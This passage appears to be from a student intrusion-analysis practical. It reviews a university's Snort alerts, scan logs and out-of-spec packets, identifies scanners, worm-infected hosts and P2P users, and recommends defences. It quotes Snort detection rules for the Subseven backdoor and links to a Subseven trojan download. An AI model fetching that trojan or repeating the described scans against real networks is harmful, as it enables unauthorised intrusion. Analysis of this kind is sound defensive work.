These alerts only amounted to a total of 270, but I felt that it was important to address them. Accessing the SunRPC Portmapper port successfully can lead to a good deal of trouble. By gaining successful access to port 32771, a malicious user can then query the Portmapper to find out what ports RPC services are running on. There have been recent exploits regarding Solaris RPC services such as sadmin[8] and tooltalk[9]. It is possible to get a listing of services with corresponding associated ports that Portmapper is running by querying port 111 as well, but Solaris runs this high port specifically distinguishing a SUN system from other Unix flavors. The biggest offender for this alert is a source located in Canada at 142.165.212.10 which resolves to:

```
Name:    www.infotaxi.ca
Address:  142.165.212.10
```

Taking a look at the scans files and correlating them with these alerts shows us that this host hit 47 of our University IPs for port 32771 in just under an hour and a half. I have included a few hosts from the start and end of this alert.

```
03/09-17:28:42.942900 [**] SUNRPC highport access! [**]
142.165.212.10:4316 -> 200.200.70.50:32771
03/09-17:28:42.948032 [**] SUNRPC highport access! [**]
142.165.212.10:4312 -> 200.200.70.41:32771
03/09-17:28:42.962187 [**] SUNRPC highport access! [**]
142.165.212.10:4319 -> 200.200.70.53:32771
03/09-18:32:50.367716 [**] SUNRPC highport access! [**]
142.165.212.10:4264 -> 200.200.190.1:32771
```

```
03/09-18:32:51.079418 [**] SUNRPC highport access! [**]
142.165.212.10:4267 -> 200.200.190.95:32771
03/09-18:32:51.090444 [**] SUNRPC highport access! [**]
142.165.212.10:4266 -> 200.200.190.93:32771
```

Clearly this was a targeted attempt at a subsection of University IPs. I would recommend that the University block inbound access to ports 111 and 32771 unless they are expressly needed. If so, implementing an ACL would be the best course of action. An interesting false positive I found when investigating this alert came from a source of 207.242.93.22 with a source port of 80. This source hits the University IP of 200.200.97.80 on port 32771 53 times in 46 seconds.

```
03/05-08:30:06.799190 [**] SUNRPC highport access! [**]
207.242.93.22:80 -> 200.200.97.80:32771
03/05-08:30:06.799376 [**] SUNRPC highport access! [**]
207.242.93.22:80 -> 200.200.97.80:32771
03/05-08:30:51.060132 [**] SUNRPC highport access! [**]
207.242.93.22:80 -> 200.200.97.80:32771
03/05-08:30:52.036535 [**] SUNRPC highport access! [**]
207.242.93.22:80 -> 200.200.97.80:32771
```

When one visits this source IP in a web browser you'll find that this is an Accuweather[10] site. Most likely the system at 200.200.97.80 is checking the local weather conditions for that Friday morning on March 5. This alert triggered as the source port happened to be arbitrarily chosen to be 32771. It occurred to me to check out this source IP to determine if this in fact was a legitimate site or just a clever attempt to evade possible detection, as suggested in Johnny Calhoun's practical at

http://www.giac.org/practical/GCIA/Johnny_Calhoun_GCIA.pdf

Alert #8: **Possible trojan server activity**

I found this alert to be of interest because typical Trojan signatures I have seen before are based solely on the presence of a known Trojan port. I was interested to see if any of these alerts would yield kills and were not all false. This alert was triggered 134 times over the 5 day period. Most of these alerts that I had investigated proved to be false positives in the way of mail server and HTTP connections, in a similar way to the Red Worm alerts. Clients had arbitrarily chosen this high numbered port as their source port which triggered the alert. However, after digging for some time I was able to locate something that stood out. Our friend at 142.165.212.10 was back to some nefarious activity again:

```
03/09-18:32:48.244333 [**] Possible trojan server activity [**]
142.165.212.10:4222 -> 200.200.190.0:27374
03/09-18:32:48.737509 [**] Possible trojan server activity [**]
142.165.212.10:4214 -> 200.200.190.1:27374
03/09-18:32:48.739849 [**] Possible trojan server activity [**]
142.165.212.10:4216 -> 200.200.190.93:27374
03/09-18:32:48.741981 [**] Possible trojan server activity [**]
142.165.212.10:4218 -> 200.200.190.97:27374
```

```
03/09-18:32:49.240240 [**] Possible trojan server activity [**]
142.165.212.10:4215 -> 200.200.190.92:27374
```

This traffic is a definite indication of small scan against the University network. Perhaps the attacker was attempting to avoid further scrutiny by keeping the numbers of destination hosts low in order to evade triggering a Horizontal scan by violating the threshold level. The attacker is attempting to locate Subseven Version 2.0 servers[11]. This is a very popular malicious remote control tool that has been around for some time. It is almost always used for nefarious purposes and in this case the attacker was seeking to locate systems listening on 27374 in order to take control of them. This tool is freely available for download and testing at:

http://www.dark-e.com/archive/trojans/subseven/20/index.shtml (25 Mar 2004)

There was also some interesting traffic originating from a University IP of 200.200.60.39:

```
03/09-11:57:20.301041 [**] Possible trojan server activity [**]
200.200.60.39:55529 -> 66.160.63.195:27374
03/09-12:18:34.000710 [**] Possible trojan server activity [**]
200.200.60.39:59930 -> 66.160.63.195:27374
03/09-12:18:39.998896 [**] Possible trojan server activity [**]
200.200.60.39:59930 -> 66.160.63.195:27374
03/09-12:18:40.018918 [**] Possible trojan server activity [**]
200.200.60.39:59959 -> 66.160.63.195:27374
```

The destination IP belongs to a Cavalier Telecom netblock and resolves to host195.windermeregroup.com. I would recommend that the University investigate the system at 200.200.60.39 for possible compromise or violation of an Acceptable Use Policy. This alert was most probably generated by variants of either of the following stock Snort rules:

```
misc.rules:alert tcp $HOME_NET any -> $EXTERNAL_NET 27374 (msg:"MISC ramen worm"; flow:to_server,established; content:"GET "; depth:8; nocase; reference:arachnids,461; classtype:bad-unknown; sid:514;  rev:4;)

backdoor.rules:alert tcp $EXTERNAL_NET 27374 -> $HOME_NET any (msg:"BACKDOOR subseven 22"; flow:to_server,established; content:"|0d0a5b52504c5d3030320d0a|"; reference:arachnids,485; reference:url,www.hackfix.org/subseven/; classtype:misc-activity; sid:103; rev:5;)
```

Below is listed the Top 10 Source and Destination IPs that I found generated alerts. These top 10 were chosen based solely on the number of alerts that they generated. This data was taken directly from Snortsnarf.

<u>Top 10 Source IP Alert generators/Top Talkers:</u>

Below is a listing of the top 10 Alert Source IPs:

Rank:	# of Alerts:	IP:
1	28800	200.200.27.103
2	7360	68.50.102.64
3	2556	68.55.191.197
4	1518	68.34.27.67
5	1515	141.157.21.74
6	1173	68.55.156.128
7	1120	220.37.240.35
8	1112	68.55.250.229
9	1049	68.49.76.164
10	1041	131.92.177.18

The source of 200.200.27.103 is a University IP and it is the top source because of all of its IRC usage, as discussed in Alert #1. The source of 220.37.240.35 at rank #7 is a large source of inbound iMesh Transfer with a single destination of 200.200.53.55. This traffic was discussed in Alert #5 and the user should be spoken to about P2P usage. The remaining sources here only attempted to communicate with 200.200.30.3 and 200.200.30.4, our Novell servers discussed in Alert #2 and Alert #3.

Top 10 Destination IP Alert generators:

Below is a listing of the top 10 Alert Destination IPs:

Rank:	# of Alerts:	IP:
1	28796	209.126.201.99
2	18001	200.200.30.4
3	9699	200.200.30.3
4	1120	200.200.53.55
5	686	220.37.240.35
6	669	200.200.42.5
7	665	169.254.45.176
8	589	200.200.27.103
9	536	169.254.0.0
10	419	200.200.80.148

The top destination IP here is an IRC server; in fact it's the same IP that was discussed in Alert #1. 200.200.30.4 and 200.200.30.3 have been discussed at length. 200.200.53.55 is a known P2P user as discussed previously. And 220.37.240.35 is the destination IP for the P2P usage of 200.200.53.55. The University IP at Rank #6 is a user of both IRC and Bit Torrent as I found several connections to port 6881-6882, known ports for this file sharing service. The appearance of the IPs in spots #7 and #9 are discussed in Alert #4. Finally the last IP present, a University one, is a result of Shockwave usage as mentioned in the Null Scan alert (#6).

Summation of observed Scans:

The analysis process for the scans files was the most difficult part for this analyst. I came across a tool, called Sawmil,l also utilized in Bill Young's practical (http://www.giac.org/practical/GCIA/Bill_Young_GCIA.pdf). Sawmill is free to try for 30 days and it is available at:

http://www.sawmill.net (25 Mar 2004)

The tool is able to provide the analyst with a break down of data into particular fields. I found that it can be used to survey data of many formats, as documentation on their site points out. I decided to use Sawmill to show me the largest sources and largest destination IPs for observed scans. In addition, I took a walk through the scan files manually, using grep, in order to identify possible servers. The top 10 sources and destinations are provided here based upon the number of scans generated:

Top 10 Sources/Talkers:

Rank:	# of Scans:	IPs:
1	2,255,165	200.200.1.3
2	302,818	200.200.110.72
3	204,706	200.200.1.4
4	198,354	200.200.53.169
5	133,886	200.200.34.14
6	73,557	200.200.80.224
7	60,539	200.200.153.79
8	49,187	200.200.97.74
9	44,552	200.200.81.39
10	36,731	204.152.186.189

The 1st and 3rd top sources here appear to be University DNS servers the destination ports shown in the scans files show heavy traffic to udp/53. The system that ranked 2nd on this list was performing very odd UDP based scans. It was attempting to connect to random high numbered UDP ports on systems spread globally. I noticed that the source port was always one of the following; 8767, 12203, 12300, or 32808. I found some information pertaining to port 8767 as it appears to be some sort of application called Teamspeak[13]. The port 12203 is associated with Medal of Honor[14]. I would suspect that this user is engaged in online gaming. The 4th top system here was also exhibiting strange UDP behavior and had a preference for selecting a source port of 14052 when hitting external hosts over random UDP ports. I found some information about this at:

http://www.rmaprs.org/ports.html (25 Mar 2004)

However, their home page says that the majority of their service has been shut down. Apparently this was a group of amateur radio operators. This system was also observed participating in iMesh/EMule communications. The 5th system appears to be providing mail services as evident by the shear number of tcp/25 connections it makes. The system at 200.200.80.224 is definitely one that the University should have a look at. This system has been observed massively scanning outbound for tcp/135. The timestamps are stacked right on top of one another and this system hits hosts one right after the other. This is indicative of a worm infection, possibly Blaster[14].

```
Mar 6 12:29:14 200.200.80.224:3825 -> 99.241.253.48:135 SYN ******S*
Mar 6 12:39:27 200.200.80.224:2601 -> 99.242.24.97:135 SYN ******S*
Mar 6 12:39:27 200.200.80.224:2602 -> 99.242.24.98:135 SYN ******S*
Mar 6 12:39:27 200.200.80.224:2603 -> 99.242.24.99:135 SYN ******S*
Mar 6 12:39:27 200.200.80.224:2604 -> 99.242.24.100:135 SYN ******S*
Mar 6 12:39:27 200.200.80.224:2605 -> 99.242.24.101:135 SYN ******S*
```

I would recommend taking the system offline for cleaning and then patching before restoring it to service. The 7th and 8th top systems are utilizing either iMesh or EMule for P2P activity. The 9th top system, 200.200.81.39, is also infected with some sort of worm like 200.200.80.224:

```
Mar 5 06:25:44 200.200.81.39:2107 -> 161.49.39.215:135 SYN ******S*
Mar 5 06:25:44 200.200.81.39:2108 -> 161.49.39.216:135 SYN ******S*
Mar 5 06:25:44 200.200.81.39:2109 -> 161.49.39.217:135 SYN ******S*
Mar 5 06:25:44 200.200.81.39:2110 -> 161.49.39.218:135 SYN ******S*
Mar 5 06:25:44 200.200.81.39:2111 -> 161.49.39.219:135 SYN ******S*
Mar 5 06:25:44 200.200.81.39:2112 -> 161.49.39.220:135 SYN ******S*
```

I would recommend the same type of treatment for this offender as for the former. The system at 204.152.186.189 was the only one of the top 10 talkers in scans that was not part of the University network. This system exhibited odd behavior. The University DNS servers were querying this host for DNS information up until March 6, 2004 at 12:59:37. After this point, the system began making outbound requests against the system at 200.200.25.70 with a source port of 55746-55748:

```
Mar 6 13:19:04 200.200.1.3:32783 -> 204.152.186.189:53 UDP
Mar 6 12:59:37 200.200.1.3:32783 -> 204.152.186.189:53 UDP
Mar 6 13:30:01 204.152.186.189:55748 -> 200.200.25.70:59555 SYN
******S*
Mar 6 13:30:01 204.152.186.189:55748 -> 200.200.25.70:49874 SYN
******S*
Mar 6 13:30:01 204.152.186.189:55747 -> 200.200.25.70:49473 SYN
******S*
```

This host has a reverse DNS name of:

www.dnsbl.us.sorbs.net (25 Mar 2004)

I visited this site and found that it is a site for fighting spam by reporting exploitable servers. However, after hitting the site for only a few seconds, I find that it gives me a server error. Perhaps this host was testing the University system at 200.200.25.70. I would recommend the University ensure that this activity is authorized. I would also suggest a security audit of 200.2000.25.70 to ensure any services running are up to date and not vulnerable to exploitation.

Top 10 Destination IPs:

Rank:	# of scans:	IP:
1	71,735	69.6.68.11
2	57,174	69.9.68.10
3	40,894	192.26.92.30
4	36,812	200.200.25.70
5	34,241	192.48.79.30
6	30,521	4.13.52.66
7	30,045	203.20.52.5
8	27,566	68.83.32.174
9	26,051	192.5.6.30
10	24,388	192.52.178.30

The top three destinations here were DNS servers that the University was querying from 200.200.1.3. The 4th top destination here was the target of much probing and prodding from 204.152.186.189 as mentioned in the section previous to this. The 6th and 8th top destinations here look like they are game client as the source of this traffic is the University IP of 200.200.110.72.

```
Mar  5 21:00:16 200.200.110.72:8767 -> 4.13.52.66:32780 UDP
Mar  5 21:00:18 200.200.110.72:8767 -> 4.13.52.66:32780 UDP
Mar  5 21:00:20 200.200.110.72:8767 -> 4.13.52.66:32780 UDP
Mar  5 21:00:21 200.200.110.72:8767 -> 4.13.52.66:32780 UDP

Mar  5 18:16:54 200.200.110.72:12203 -> 68.83.32.174:33309 UDP
Mar  5 18:16:56 200.200.110.72:12203 -> 68.83.32.174:33309 UDP
Mar  5 18:16:58 200.200.110.72:12203 -> 68.83.32.174:33309 UDP
Mar  5 18:17:00 200.200.110.72:12203 -> 68.83.32.174:33309 UDP
```

Our 5th, 7th, 9th, and 10th top destinations are also DNS servers.

Discussion on OOS traffic:

OOS packets, or Out-of-Spec, are packets that send abnormal flags along with their connections. One can find interesting information by taking a close look at this data. In this case; however, I was unable to find such activity. I chose the top 10 talkers here based on the number of OOS packets seen across over all files I had analyzed.

Top 10 Source IPs/Talkers:

I decided to use a script from Mike Poor's practical for this portion of the analysis of the OOS files[12]. Results are shown below:

Rank:	# of OOS packets:	IP:
1	877	68.54.84.49
2	122	200.200.199.158
3	110	217.125.5.139
4	106	62.111.194.65
5	102	64.91.255.232
6	88	66.225.198.20
7	72	67.114.19.186
8	61	35.8.2.252
9	48	68.122.128.1
10	44	200.200.199.138

The top source here has been discussed and appears here as a result of checking mail on 200.200.6.7. Flags 12 and S are usually sent across. The 12 flags are reserved bits usually sent by routers equipped with ECN(Explicit Congestion Notification) features. 200.200.199.158 happens to be web browsing on hosts 200.200.12.7 and 200.200.24.34. The 3rd top source here is seen connecting over 4661/4662 to rank #6 and #9 in the OOS destination IP sections; more P2P usage. The 4th top source is seen using Bit Torrent connecting to destination IP rank #5. The 5th source here corresponds directly to the 4th top rank from OOS destination IPs as it is seen making FTP connections. The source IP of 66.225.198.20 is the largest source of OOS packets traveling to our mail server at 200.200.12.6. The 7th top source is browsing our web server at 200.200.24.44. The 8th top source is also making connections to the mail server at 200.200.12.6. Our 9th top source is seen making POP connections to 200.200.12.4. Our final top 10 source is seen making mainly web connections to 200.200.12.7. This internal source is sending TCP packets with the ECN bits set and the SYN flag.

Top 10 Destination IPs:

I decided to take a script from Mike Poor's practical that he used to tally up the top destination IPs from these files[12]. Results are shown below:

Rank:	# of OOS packets:	IPs:
1	910	200.200.6.7
2	368	200.200.12.6
3	211	200.200.24.44
4	130	200.200.24.47

5	111	200.200.69.226
6	77	200.200.153.79
7	67	200.200.34.11
8	64	200.200.12.7
9	59	200.200.153.98
10	57	200.200.12.4

The University IP of 200.200.6.7 is a mail server as most of the connections seen to it are destined for port 110. Most of these connections originate from 68.54.84.49. This host sends SYN packets with the ECN bits of 12 set at spaced intervals. Most likely this source is a router that supports the usage of these two bits in the TCP Flags fields. 200.200.12.6 is a mail server as the majority of the connections to it appear to be over port 25. There are a few connections to strange high numbered ports, but the quantity of port 25 connections far outweigh them. The 3rd destination IP appears to be a Web server due to the high number of connections to port 80 that I observed. The 4th destination also appears to provide Web services and possibly FTP. Also, with an IP so close to 200.200.24.44, one might speculate that these boxes are located in close physical proximity to one another and provide similar functionality. The 5th top destination IP is yet another Bit Torrent user, as evident by port 6883 seen in the OOS files.

```
03/13-01:01:35.014844 62.111.194.65:3655 -> 200.200.69.226:6883
03/13-01:06:23.816436 62.111.194.65:3750 -> 200.200.69.226:6883
03/13-01:11:33.374470 62.111.194.65:3839 -> 200.200.69.226:6883
03/13-01:17:17.500856 62.111.194.65:3963 -> 200.200.69.226:6883
```

The 6th and 9th destination IPs are more iMesh users. 200.200.153.79, 200.200.34.11 and 200.200.12.7 are all possible student web servers as there is not an excessive amount of traffic to port 80/443, but there is some. The University should review their policy on allowing students to host custom Web servers as there is a possible security concern here if the box were to be exploited. The final IP is the mail server discussed in Alert #6.

Observed Hosts table:

By analyzing data from all three types of files, I was able to put together a rough table of particular University hosts and the services that they are providing. The University should pay key attention to these hosts as they are providing important services to students, faculty, and outsiders.

Host IP	**Services**
200.200.30.3	HTTP, HTTPS, NCP, Tomcat?
200.200.30.4	HTTP, HTTPS, NCP, Tomcat?
200.200.24.44	HTTP, HTTPS, FTP?
200.200.153.79	HTTP, possible Student server?, iMesh/EMule

200.200.12.7	HTTP, possible Student server?
200.200.34.11	HTTP, possible Student server?
200.200.12.4	POP
200.200.6.7	POP
200.200.12.6	SMTP
200.200.34.14	SMTP
200.200.110.72	Gameserver?
200.200.69.226	Bit Torrent
200.200.42.5	Bit Torrent
200.200.153.98	iMesh/EMule
200.200.97.74	iMesh/EMule
200.200.53.169	iMesh/EMule, Amateur Radio?
200.200.42.5	IRC
200.200.27.103	IRC
200.200.1.3	DNS
200.200.1.4	DNS

Defensive Recommendations:

As stated in sections throughout this report, the University ensures that all of the hosts mentioned in the above table are running authorized services and, if so, should keep them up to date with current security patches and regular audits, for the purpose of detecting possible future compromise. I would suggest utilizing Tripwire, a file integrity checking tool available for purchase, or aide, a free alternative to it. Both of these programs are available in the FreeBSD ports tree.

I would also suggest that the University clean up the systems at 200.200.80.224 and 200.200.81.39 as they are infected with most likely the Blaster worm. The University should also perhaps look into running scheduled Anti-virus scans and automatic patching mechanisms in order to keep future infections from occurring on the network. One further source that I had found exhibiting worm like behavior was at 200.200.41.2. Though it did not register as a top scanner, it was behaving in a similar fashion to 200.200.80.224 and 200.200.81.39.

```
Mar  8 12:16:49 200.200.41.2:4723 -> 218.150.177.66:135 SYN ******S*
Mar  8 12:16:49 200.200.41.2:4724 -> 218.150.177.67:135 SYN ******S*
Mar  8 12:16:49 200.200.41.2:4725 -> 218.150.177.68:135 SYN ******S*
Mar  8 12:16:49 200.200.41.2:4730 -> 218.150.177.73:135 SYN ******S*
Mar  8 12:16:49 200.200.41.2:4731 -> 218.150.177.74:135 SYN ******S*
```

I would recommend investigation of this machine as well. Finally, the University should examine the system at 200.200.60.39 for possible compromise by the Subseven Trojan or for misconduct on the part of the user.

<u>External Sources that require investigation:</u>

These five external sources are ones that I feel require investigation based upon the number of scans that they performed:

<u>External Source #1:</u> 61.190.81.190

This host was seen performing approximately 35,430 scans on March 5, 2004. Ports targeted at the University include 80, 1080, 1813, 3128, 8080, 8888, and 65506 on many servers. This attacker was seeking open proxies, open radius server connections, and web hosts. I was unable to locate a reverse DNS name for this host.

```
# ARIN WHOIS database, last updated 2004-03-23 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
% [whois.apnic.net node-1]
% Whois data copyright terms    http://www.apnic.net/db/dbcopyright.html

inetnum:      61.190.0.0 - 61.190.255.255
netname:      CHINANET-AH
descr:        CHINANET Anhui province network
descr:        China Telecom
descr:        A12,Xin-Jie-Kou-Wai Street
descr:        Beijing 100088
country:      CN
admin-c:      CH93-AP
tech-c:       JW89-AP
mnt-by:       MAINT-CHINANET
mnt-lower:    MAINT-CHINANET-AH
changed:      hostmaster@ns.chinanet.cn.net 20010309
status:       ALLOCATED PORTABLE
source:       APNIC

person:       Chinanet Hostmaster
address:      No.31 ,jingrong street,beijing
address:      100032
country:      CN
phone:        +86-10-66027112
fax-no:       +86-10-58501144
e-mail:       hostmaster@ns.chinanet.cn.net
e-mail:       anti-spam@ns.chinanet.cn.net
nic-hdl:      CH93-AP
mnt-by:       MAINT-CHINANET
changed:      hostmaster@ns.chinanet.cn.net 20021016
remarks:      hostmaster is not for spam complaint,please send spam complaint to anti-
spam@ns.chinanet.cn.net
source:       APNIC

person:       Jinneng Wang
address:      17/F, Postal Building No.120 Changjiang
address:      Middle Road, Hefei, Anhui, China
country:      CN
phone:        +86-551-2659073
fax-no:       +86-551-2659287
e-mail:       wang@mail.hf.ah.cninfo.net
nic-hdl:      JW89-AP
mnt-by:       MAINT-NEW
changed:      wang@mail.hf.ah.cninfo.net 19990818
source:       APNIC
```

External Source #2: 142.165.212.10

This host did not generate many alerts, but I did observe a good deal of Horizontal as well as vertical scanning against blocks of University IPs. A sample of some of this scanning is provided below for review:

```
Name:    www.infotaxi.ca
Address:  142.165.212.10

Mar 9 18:32:22 142.165.212.10:4645 -> 200.200.190.95:1352 SYN ******S*
Mar 9 18:32:22 142.165.212.10:4655 -> 200.200.190.95:1433 SYN ******S*
Mar 9 18:32:22 142.165.212.10:4685 -> 200.200.190.95:1521 SYN ******S*
Mar 9 18:32:22 142.165.212.10:4658 -> 200.200.190.202:1433 SYN ******S*
Mar 9 18:32:22 142.165.212.10:4668 -> 200.200.190.202:1494 SYN ******S*
Mar 9 18:32:24 142.165.212.10:4699 -> 200.200.190.97:1524 SYN ******S*
Mar 9 18:32:23 142.165.212.10:4723 -> 200.200.190.97:1529 SYN ******S*
```

This is the same source that showed up Alert #7 and provided here is contact information should the University choose to contact the ISP if incidents occur in the future that are as a result of malicious activity.

```
OrgName:    SaskTel
OrgID:      SASK
Address:    c/o Sasknet Policy
Address:    8th Flr 2121 Saskatchewan Dr
City:       Regina
StateProv:  SK
PostalCode: S4P-3Y2
Country:    CA

NetRange:   142.165.0.0 - 142.165.255.255
CIDR:       142.165.0.0/16
NetName:    SASKTEL-B
NetHandle:  NET-142-165-0-0-1
Parent:     NET-142-0-0-0-0
NetType:    Direct Allocation
NameServer: FULCRUM.SASKNET.SK.CA
NameServer: STUKA.SASKNET.SK.CA
Comment:    ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate:    1995-03-23
Updated:    2004-02-03

AbuseHandle: SASKN-ARIN
AbuseName:   Sasknet Abuse
AbusePhone:  +1-306-761-6076
AbuseEmail:  abuse@sasktel.net

NOCHandle: NOC178-ARIN
NOCName:   Network Operations Center
NOCPhone:  +1-306-777-1458
NOCEmail:  NetworkAnalyst.BCSC@sasktel.sk.ca

TechHandle: SA30-ORG-ARIN
```

```
TechName:   SaskTel
TechPhone:  +1-306-777-2088
TechEmail:  sasknet.admin@sasktel.sk.ca

OrgAbuseHandle: SASKN-ARIN
OrgAbuseName:   Sasknet Abuse
OrgAbusePhone:  +1-306-761-6076
OrgAbuseEmail:  abuse@sasktel.net

OrgNOCHandle: NOC178-ARIN
OrgNOCName:   Network Operations Center
OrgNOCPhone:  +1-306-777-1458
OrgNOCEmail:  NetworkAnalyst.BCSC@sasktel.sk.ca

OrgTechHandle: SA30-ORG-ARIN
OrgTechName:   SaskTel
OrgTechPhone:  +1-306-777-2088
OrgTechEmail:  sasknet.admin@sasktel.sk.ca
```

External Source #3: 202.179.154.6

This host generated a total of 23,765 scans between March 5 and March 6, 2004. This host scanned a large portion of the University's netblock and was only looking for port 443, SSL. There have been recent vulnerabilities announced regarding OpenSSL that this attacker was most likely seeking to exploit. I was unable to locate a reverse DNS name for this source. For more information on OpenSSL vulnerabilities, please see:

http://secunia.com/advisories/search/score/?search=open+ssl (25 Mar 2004)

```
# ARIN WHOIS database, last updated 2004-03-23 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
% [whois.apnic.net node-2]
% Whois data copyright terms    http://www.apnic.net/db/dbcopyright.html

inetnum:      202.179.128.0 - 202.179.159.255
netname:      EXCELNET
descr:        CYBER HOUSE
descr:        INTERNET SERVICE PROVIDER & SOFTWARE DEVELOPER
country:      PK
admin-c:      EH15-AP
tech-c:       EH15-AP
mnt-by:       APNIC-HM
changed:      hostmaster@apnic.net 19990621
status:       ALLOCATED PORTABLE
source:       APNIC

route:        202.179.154.0/24
descr:        MBL Future Connect object 1
country:      PK
origin:       AS23674
mnt-by:       MAINT-PK-MBL
changed:      jahanzeb@dsl.net.pk 20030502
source:       APNIC

route:        202.179.154.0/24
descr:        Route object of customer in Corporate Access
```

```
origin:      AS9237
mnt-by:       MAINT-HK-HUTCHCA
changed:      cliffc@corporate-access.com 20020407
source:       APNIC

route:        202.179.154.0/24
descr:        PTCL ITI Future Connect object 3
country:      PK
origin:      AS17557
mnt-by:       MAINT-PK-AQEEL
changed:      aqeel@isb.paknet.com.pk 20020308
source:       APNIC

person:       ehtsham ul haque
address:      Suite 1 Al Mustafa Plaza 6th road Satellite Town Rawalpindi 44000
country:      PK
phone:        +92-51-457618
fax-no:       +92-51-414879
e-mail:       ehtsham@isb.compol.com
nic-hdl:      EH15-AP
mnt-by:       MAINT-NEW
changed:      ehtsham@isb.compol.com 19990516
source:       APNIC
```

<u>External source #4:</u> 80.180.143.101

This host generated 19,904 scans on March 5, 2004. This host was also seeking similar ports to source #1, but they were also looking for 3332, 4480. These ports are associated with MCS Mail Server and Proxy Plus, respectively[6]. I would recommend the same in this situation as with the first two for proper University action.

```
Name:    host101-143.pool80180.interbusiness.it
Address:  80.180.143.101

# ARIN WHOIS database, last updated 2004-03-23 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
% This is the RIPE Whois server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html

inetnum:      80.180.128.0 - 80.180.255.255
netname:      TINIT-ADSL
descr:        Telecom Italia
descr:        Accesso ADSL BBB
country:      IT
admin-c:      BS104-RIPE
tech-c:       BS104-RIPE
status:       ASSIGNED PA
remarks:      Please send abuse notification to abuse@telecomitalia.it
notify:       ripe-staff@telecomitalia.it
mnt-by:       TIWS-MNT
changed:      net_ti@telecomitalia.it 20020905
source:       RIPE

route:        80.180.0.0/16
descr:        INTERBUSINESS
origin:       AS3269
notify:       network@cgi.interbusiness.it
mnt-by:       TIWS-MNT
mnt-routes:   INTERB-MNT
changed:      net_ti@telecomitalia.it 20020930
source:       RIPE
```

```
person:      BBBEASYIP STAFF
address:     Via Val Cannuta, 250
address:     I-00100 Roma
address:     Italy
phone:       +39 06 36881
e-mail:      ripe-staff@telecomitalia.it
nic-hdl:     BS104-RIPE
notify:      ripe-staff@telecomitalia.it
changed:     net_ti@telecomitalia.it 20001019
source:      RIPE
```

<u>External Source #5:</u> 81.112.172.203

This host generated 19,843 scans from March 6 to March 8, 2004. It comes from the same netblock as the source in #4. This host was observed scanning a large chunk of the University's IP space horizontally for ports 7775 and 20168. The activity for port 20168 was confined to March 6 alone while the activity for port 7775 was only present on March 8. These scans had timestamps right on top of one another and it appears that this source is seeking systems that are listening on the command shell port for the Lovgate.J worm[16]. The scans for 7775 appear to be related to the login service for a game called Ultima Online[17]. I would recommend that the University run regular Antivirus scans to ensure that there are no nefarious backdoor services running.

```
Name:    host203-172.pool81112.interbusiness.it
Address:  81.112.172.203

# ARIN WHOIS database, last updated 2004-03-23 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
% This is the RIPE Whois server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html

inetnum:     81.112.172.192 - 81.112.172.223
netname:     DREAMWARE-SRL
descr:       DREAMWARE SRL
country:     IT
admin-c:     PC1702-RIPE
tech-c:      PC1702-RIPE
status:      ASSIGNED PA
mnt-by:      TIG-MNT
notify:      network@cgi.interbusiness.it
changed:     network@cgi.interbusiness.it 20021231
source:      RIPE

route:       81.112.0.0/16
descr:       DATACOM
origin:      AS20959
notify:      network@cgi.interbusiness.it
mnt-by:      TIG-MNT
changed:     datacomnet@telecomitalia.it 20020708
source:      RIPE

person:      Paolo Casaretto
address:     DREAMWARE SRL
address:     VIA LAGOSCURO 31
```

```
address:     19020 VEZZANO LIGURE (SP)
address:     Italy
phone:       +39 0187941011
fax-no:      +39 0187941011
nic-hdl:     PC1702-RIPE
changed:     domain@cgi.interbusiness.it 20021231
source:      RIPE
```

Analysis Methodology:

There was an immense amount of data to consider here and I used several tactics in order to make the task easier. With regards to the alerts files I performed the following:

```
cat alerts.040305 alerts.040306 alerts.040307 alerts.040308 alerts.040309 > alerts.all
grep –v spp_portscan alerts.all > alerts.noscans.all
grep '^:' alerts.noscans.all > alerts.nocorrupt.all
sed –e s/MY.NET/200.200/g alerts.nocorrupt.all >  alert.final.all
```

The first command allowed me to aggregate all alerts into one file. The second removed all portscan activity from the alerts as this activity would be present in the scans files. The third command removed corrupt entries that I had found when looking manually at the files. I noticed some of the lines began with :PortNumber and realized that this was going to get in the way of the analysis. The final command allowed me to prepare the alerts file for use in Snortsnarf as Kyle Haugsness had done in his practical:

http://www.giac.org/practical/Kyle_Haugsness_GCIA.zip

For the scans files the only command I had to run was:

```
cat scans.040305 scans.040306 scans.040307 scans.040308 scans.40309 > scans.all
```

